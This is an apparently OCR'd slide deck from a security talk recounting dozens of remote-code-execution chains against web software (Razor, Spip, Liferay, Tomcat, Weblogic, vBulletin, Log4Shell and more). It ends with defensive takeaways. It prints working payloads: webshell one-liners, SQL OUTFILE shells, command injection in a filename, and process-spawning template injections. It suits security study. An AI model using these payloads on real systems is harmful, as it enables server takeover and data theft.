  - https://docs.microsoft.com/fr-fr/aspnet/core/mvc/views/razor
  - https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/

```
"https://127.0.0.1/accueil?
foo=bar'+(System.Diagnostics.Process.Start("
    powershell.exe",System.Text.Encoding.UTF8.GetString(Convert.FromBase64String($B64))
))+'b"
```

Lotus notes hashs & QuickConsole


- Why & How
  - Lotus notes, like, really old
  - CVE-2005-2428 -> leak all user hashs
  - hashcat + rockyou2021.txt
  - Login as Admin + QuickConsole
  - /webadmin.nsf/agReadConsoleData$UserL2?
    OpenAgent&Mode=QuickConsole&Command=cmd.exe+/c+$CMD


- Sources
  - https://www.exploit-db.com/exploits/39495 CVE-2005-2428
  - https://github.com/coldfusion39/domi-owned

QUICKCONSOLE -> QUICKSHELLS

Spip 0-day, write cache-file into include

- Why & How
  - Setup Spip
  - Fuzz spip (sulfateuse ❤️❤️❤️)
  - cd logs && grep -riF sulf
  - Output reflected in 1337_cache.php
  - Add some quotes in there, insert code
  - Payload reflected in included cache file
  - Query for shell?
- Sources
  - https://discuter.spip.net/t/mise-a-jour-critique-de-securite-spip-3-2-8-et-spip-3-1-13/150707





Spip 0-day, Weak creds, custom “SSTI”

- Why & How
  - Find Spip
  - Login to Spip - admin:admin
  - Set article title to <?php phpinfo(); ?>
  - Bump article state
  - Email(eval(Article X submitted))
  - Enjoy shell

- Sources
  - ¯_(ツ)_/¯¯_(ツ)_/¯¯_(ツ)_/¯
  - TBD - php-Internalog
  - https://github.com/laluka/pty4all

Magento2 SSTI, n-day

- Why & How
  - Magento2 - Pre-auth SSTI
  - CVE-2022-24086 & CVE-2022-24087
  - 🤐🤐🤐🤐🤐🤐🤐🤐🤐🤐🤐🤐🤐
  - Used 3 times
- Sources
  - https://sansec.io/research/magento-2-cve-2022-24086



```
        $text = __($text, $params)->render();
+
+       $pattern = '/{{.*?}}/';
+       do {
+           $text = preg_replace($pattern, '', (string)$text);
+       } while (preg_match($pattern, $text));
+
        return $this->applyModifiers($text, $modifiers);
```

Liferay unserialize

- Why & How
  - Liferay old-ish
  - Unserialize known issues
  - 2 rce, different gadgets

- Sources
  - https://medium.com/@knownsec404team/Liferay-portal-json-web-service-deserialization-vulnerability-cve-2020-7961-analysis-ca9f24478274
  - https://codewhitesec.blogspot.com/2020/03/liferay-portal-json-vulns.html
  - https://www.synacktiv.com/publications/how-to-exploit-liferay-cve-2020-7961-quick-journey-to-poc.html

```
$ curl -s http://172.17.0.2:8080/api/jsonws/expandocolumn/update-column -u test@liferay.com:test -d columnId
=1 -d name='2' -d type=3 -d %2BdefaultData=com.mchange.v2.c3p0.WrapperConnectionPoolDataSource -d 'defaultDa
ta.userOverridesAsString=HexAsciiSerializedMap:aced00057372003d636f6d2e6d6368616e67652e76322e6e616d696e672e5

id
uid=1000(liferay) gid=1000(liferay)
```



ALM misconfiguration & Mbeans

- Why & How
  - ALM/Quality Center misconfig
  - Exposed /qcbin/debug, enable jmx-console
  - /qcbin/jmx-console is now exposed
  - Heapdump heapdump-shell.jsp in webroot

- Sources
  - https://github.com/laluka/jolokia-exploitation-toolkit/blob/main/exploits/file-write-to-rce-vhost-jfr.md
  - https://eyeontesting.com/answers/how-do-i-get-to-the-almquality-center-debug-page-where-it-tells-me-about-java-heap-use/

Note: Make sure to turn off the debug when you are done.


Debugging	The debug console and QCSense reports are by default disabled (see the **DISABLE_CONSOLE_DEBUG_INFO** site parameter) since these features are for debug purposes and should be switched off immediately after debugging is finished.
Debugging	The **DISABLE_CONSOLE_DEBUG_INFO** site parameter controls access to the ALM debug info console page.
Debugging	The **ENABLE_JMX_CONSOLE** site parameter enables the JMX Console for debugging purposes.
Debugging	The **ENABLE_PERFORMANCE_MONITOR_BIRT_REPORTS** site parameter allows you to generate QC Sense reports for debugging purposes.

```
'<%=Runtime.getRuntime().exec(request.getParameter(String.valueOf(42))).getInputStream()%>.jsp'
```

Adminer, rogue sql server, DUMPFILE

- Why & How
  - /adm redirects to adminer.php
  - Default creds - adminer:adminer
  - Connect to sql 127.0.0.1:3306
  - SELECT INTO DUMPFILE “shell.php”

- Sources
  - https://github.com/p0dalirius/CVE-2021-43008-AdminerRead






Table	Engine	Collation	Data Length	Index Length	Data Free	Auto Increment	Rows	Comment
wp_commentmeta	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	1	0	
wp_comments	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	2	~ 1	
wp_edd_customermeta	InnoDB	utf8_general_ci	16,384	32,768	0	1	0	
wp_edd_customers	InnoDB	utf8_general_ci	16,384	32,768	0	1	0	
wp_links	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	
wp_options	InnoDB	utf8mb4_unicode_ci	1,081,344	32,768	4,194,304	235	~ 163	
wp_postmeta	InnoDB	utf8mb4_unicode_ci	81,920	32,768	0	390	~ 383	
wp_posts	InnoDB	utf8mb4_unicode_ci	81,920	65,536	0	415	~ 88	
wp_termmeta	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	1	0	
wp_terms	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	10	~ 9	
wp_term_relationships	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0		~ 43	
wp_term_taxonomy	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	10	~ 9	
wp_usermeta	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	231	~ 230	
wp_users	InnoDB	utf8mb4_unicode_ci	16,384	49,152	0	17	~ 16	
14 in total	InnoDB	utf8mb4_general_ci	1,425,408	524,288	0			

```
SELECT "<?=`$_GET[0]`;" into OUTFILE '/var/www/html/shell.php'
```

Weird upload & LFI

- Why & How
  - File upload on app, not stored in webroot :(
  - Empty filename outputs /tmp/smth/RANDOMMM.png
  - App contains LFI, classic ?style=foo.css
  - LFI(/tmp/smth/RANDOMMM.png) = webshell


- Sources
  - https://github.com/roughiz/lfito_rce
  - https://insomniasec.com/cdn-assets/LFI_With_PHPInfo_Assistance.pdf


Actuator env & Postgresql

- Why & How
  - Exposed /actuator/env
  - env contains postgres credentials
  - Connect to postgres
  - COPY * FROM PROGRAM “id”;

```
# Copy Command into Table
cmd_filtered = payload.encoded.gsub("'", "''")
query = "COPY #{tablename.inspect} FROM PROGRAM '#{cmd_filtered}';"
```

- Sources
  - https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/postgres/postgres_copy_from_program_cmd_exec.rb





SAP - Virtualjdbc

- Why & How
  - /virtualjdbc/ is 403, forbidden
  - //virtualjdbc/ - direct unserialize rce
  - /v%69rtualjdbc/ - direct unserialize rce

- Sources
  - https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=523998017
  - http://vjdbc.sourceforge.net/
  - https://pyn3rd.github.io/2022/06/02/Make-JDBC-Attacks-Brilliant-Again/

Vulnerability Details : CVE-2019-0344

Due to unsafe deserialization used in SAP Commerce Cloud (virtualjdbc extension) in Code Injection.

```
requests:
  - method: GET
    path:
      - "{{BaseURL}}/v%69rtualjdbc/"
      - "{{BaseURL}}/virtualjdbc/"
      - "{{BaseURL}}//virtualjdbc/"
    redirects: true
    max-redirects: 5
    matchers:
      - type: word
        words:
          - 'Virtual JDBC'
```

Tomcat CVE, Trailing Slash


- Why & How
  - /%ff gives an error 500 with stacktrace
  - Tomcat version vulnerable to known CVE
  - readonly initialization parameter set to false
  - Try that good old' PUT webshell.jsp/
  - It Works... O_o
- Sources
  - https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/tomcat_jsp_upload_bypass
  - https://developpaper.com/question/modify-the-initialization-parameter-of-tomcat-embedded-in-springboot-readonly/


```
send_request_cgi({
  'uri' => normalize_uri(target_uri.path, "#{testurl}.jsp/"),
  'method' => 'PUT',
  'data' => "<% out.println(\"#{testcontent}\");%>"
})
```

File upload, webshell in jsp|php|asp

- Why & How
  - Weak creds OR pre-auth file upload
  - Upload a dead-simple webshell : jsp|php|asp
  - 2 times with “Jquery file upload” in subdirs
  - 2 times with various custom code
  - 1 time with war upload to tomcat auto-deploy path

- Sources
  - https://github.com/xl7dev/WebShell
  - https://www.webucator.com/article/how-to-use-the-autodeploy-attribute-in-apache-tomc/



Before -> after

Oracle 11g, SQLi & Custom “features”

- Why & How
  - SQLI on login feature, password field... AGAIN...
  - DBMS Oracle 11g on windows
  - SELECT DBMS_JAVA.RUNJAVA('oracle/aurora/util/Wrapper cmd.exe /c ping $DOMAIN') FROM DUAL;

- Sources
  - http://www.davidlitchfield.com/HackingAurora.pdf
  - https://owasp.org/www-pdf-archive/ASDC12-New_and_Improved_Hacking_Oracle_From_Web.pdf

Oracle, XXE, Path traversal & feature abuse

- Why & How
  - Click Click, browse the website, find a SOAP xml endpoint
  - Pre-auth XXE in SOAP endpoint
  - Turn XXE into OOB SSRF read
  - Find open port http port 7401
  - Enumerate, find a Weblogic console
  - Use bypass-url-parser to reach console.portal

```
http://127.0.0.1:7401/console/images/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=WLSTPreferencesTabsBook&handle=
com.tangosol.coherence.mvel2.sh.ShellSession(
    "java.lang.Runtime.getRuntime().exec(%27/tmp/shell%27);"
);
```

- Sources
  - SOAP XXE https://gist.github.com/staaldraad/01415b990939494879b4
  - https://github.com/laluka/bypass-url-parser
- Fun fact
  - URL bypass found was already known, CVE-2020-14882 🎉🎉🎉

Weblogic, xmlpserver/ReportTemplateService

- Why & How
  - Weblogic, fuzz, find /xmlpserver/ReportTemplateService
  - Known pre-auth XXE with CVE-2019-2616
  - File Read on admin hashs
  - Crack weak hashs & login
  - RCE in JDBC URI handler


```
POST /xmlpserver/ReportTemplateService.xls HTTP/1.1
Host: host
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 76
Content-Type: text/xml; charset=UTF-8

<!DOCTYPE soap:envelope PUBLIC "-//B/A/EN" "http://ehost/123">
```

- Sources
  - https://github.com/vah13/OracleCVE/blob/master/Oracle%20Business%20Intelligence/XXE/CVE-2019-2616_PoC.txt
  - https://pyn3rd.github.io/2022/06/02/Make-JDBC-Attacks-Brilliant-Again/

```
jdbc:postgresql://127.0.0.1:5432/testdb
    ?ApplicationName=<%Runtime.getRuntime().exec("ping $DOMAIN")};%>
    &loggerLevel=TRACE
    &loggerFile=../../../path/to/webroot/webshell.jsp
```

Exposed git, file write on authorized_keys2

- Why & How
  - Fuzz, /.git/HEAD goes 403
  - /;//.git/HEAD goes 200, DUMP IT!!
  - Django admin creds in readme.md
  - Login as admin, “write logs to X” feature
  - [junk]\n[ssh-rsa ...]\n[junk] in authorized_keys2
  - Ssh on “your” server 🙃
- Sources
  - https://github.com/django/django
  - http://man.he.net/man5/authorized_keys




```
AUTHORIZED_KEYS FILE FORMAT
     AuthorizedKeysFile specifies the files containing public keys for public key authentication;
     [...] the default is ~/.ssh/authorized_keys and ~/.ssh/authorized_keys2.
     Each line of the file contains one key
     (empty lines and lines starting with a ‘#’ are ignored as comments).
```

Symfony Fragment

- Why & How
  - Fuzz, /_fragment found with various error codes
  - Default APP_SECRET used (good wordlist in the exploit)
  - OR read APP_SECRET in /_profiler/phpinfo (debug)
  - Send a **signed** and **serialized** Monolog object in path
  - Now, repeat 4 times...

- Sources
  - https://www.ambionics.io/blog/symfony-secret-fragment
  - https://github.com/ambionics/symfony-exploits
  - https://twitter.com/cfreal_


```
273 # Conclusion
274
275 Tout ce bloc de texte pour expliquer 10 lignes de PHP, ca vaudrait le coup
276 d'apprendre à lire du code :)
```

Outdated vbulletin, code injection

- Why & How
  - Crawl, grep for version numbers, find an old vbulletin
  - Google “exploit vbulletin 5.5.3” -> CVE-2019-16759
  - Textbook php code injection...


- Sources
  - https://www.cvedetails.com/cve/CVE-2019-16759/
  - https://github.com/jas502n/CVE-2019-16759

```
curl -gskiL 'http://127.0.0.1/'
-d 'routestring=ajax/render/widget_php
&widgetConfig[code]=echo+shell_exec("id")%3b+die()%3b'
```

Command injection in pdf rendering filename

- Why & How
  - Custom java code
  - Renders html to pdf with Wkhtmltopdf!!!
  - No xss, no redirect, no javascript 😭😭😭
  - Actually, **nickname** gives **nickname.pdf**
  - Register with **nick;pingIFSDOMAIN;name**
  - Command execution in filename BEFORE rendering...

- Sources
  - https://wkhtmltopdf.org/
  - https://lmgtfy.app/?q=should+i+sanitize+user+inputs
  - https://lmgtfy.app/?q=is+it+bad+to+concatenate+strings




Log4shell binance.cn & SOC

- Why & How
  - Wake up one day, Log4Shell is now a thing
  - Spray payloads with various custom nuclei templates
  - Pwn a SOC 1 week later
  - Pwn binance.cn in BugBounty
    - Duplicate, 10mn late
    - Do not receive 10k$
    - Sad Soup

- Sources
  - https://github.com/kozmer/log4j-shell-poc
  - https://www.lunasec.io/docs/blog/log4j-zero-day/
  - https://bishopfox.com/blog/identify-and-exploit-log4shell
- Fun fact
  - Some sings are SUPER WEIRD to trigger
  - Some callbacks spawn 1 WEEK LATER

[CENSORED] - CVE-XXXX-XXXXX :)

- Why & How
  - Pre-auth file write through “weird SSRF”
  - Autoload included before a call to is_dir
  - Guzzle with phar://
- Sources
  - https://i.blackhat.com/us-18/Thu-August-9/us-18-Thomas-Its-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It.pdf
  - https://vickieli.dev/insecure%20deserialization/unserialize/



3. Takeaways

Let’s apply Pareto’s rule: 20% effort == 80% efficiency

1. Do not mix routing & filesystem
2. Avoid to the maximum PHP & JAVA
3. Keep your software up-to-date
4. Be super careful with
    a. Serialization (Unserialize for the win <3)
    b. PDF rendering (browser exploit, file read, XSS, SSRF)
    c. File-Write & Upload features (WebShell, ssh keys)
    d. String Concatenations (SSRF/CMD/SQLi)
    e. Stacktraces (Not a joke, it’s often the **first sin**)

Then, what would be a safe prod?

1. **Golang** or **Rust** backend (**API** only), **compiled** into a single **stripped** binary
2. A **react** frontend that mitigates most of the XSS
3. An **ORM** used in the backend for every database request
4. Increase **segmentation**, one service by minimalistic **container**
5. A strong **Web Application Firewall** (Cloudflare, Sqreen, Imperva)
6. A strong **Software Update Policy** (bump everything twice a month)
7. **Frequent security audits**, and **security trainings** for the developers

1001 ways to PWN prod

A tale of 60 RCE in 60 minutes

HACK2G2

PARTAGEONS LA CONNAISSANCE

Thank you!

@TheLaluka
thinkloveshare.com